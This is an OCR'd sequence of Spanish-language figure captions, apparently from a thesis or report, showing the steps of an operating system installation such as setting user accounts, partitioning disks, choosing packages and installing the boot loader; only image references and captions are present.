
Fuente: Elaboración propia.

Figura 27. Configurando nombre de dominio.




Fuente: Elaboración propia.

Figura 28. Configurando nombre completo del usuario.




Fuente: Elaboración propia.

Figura 29. Configurando nombre para la cuenta de usuario.




Fuente: Elaboración propia.

Figura 30. Configurando contraseña.




Fuente: Elaboración propia.

Figura 31. Insertando contraseña.




Fuente: Elaboración propia.

Figura 32. Particionando Discos.




Fuente: Elaboración propia.

Figura 33. Seleccionando Disco a particionar.




Fuente: Elaboración propia

Figura 34. Finalizando particionando.




Fuente: Elaboración propia.

Figura 35. Guardando cambios.




Fuente: Elaboración propia.

Figura 36. Escribiendo cambios.




Fuente: Elaboración propia.

Figura 37. Configurando paquetes a instalar.




Fuente: Elaboración propia.

Figura 38. **Formateando**




Fuente: Elaboración propia.

Figura 39. Configurando gestor de sesiones.




Fuente: Elaboración propia.

Figura 40. Instalando programas.




Fuente: Elaboración propia.

Figura 41. Autorizando instalación de cargador de arranque.




Fuente: Elaboración propia.

Figura 42. Configurando gestor de arranque.



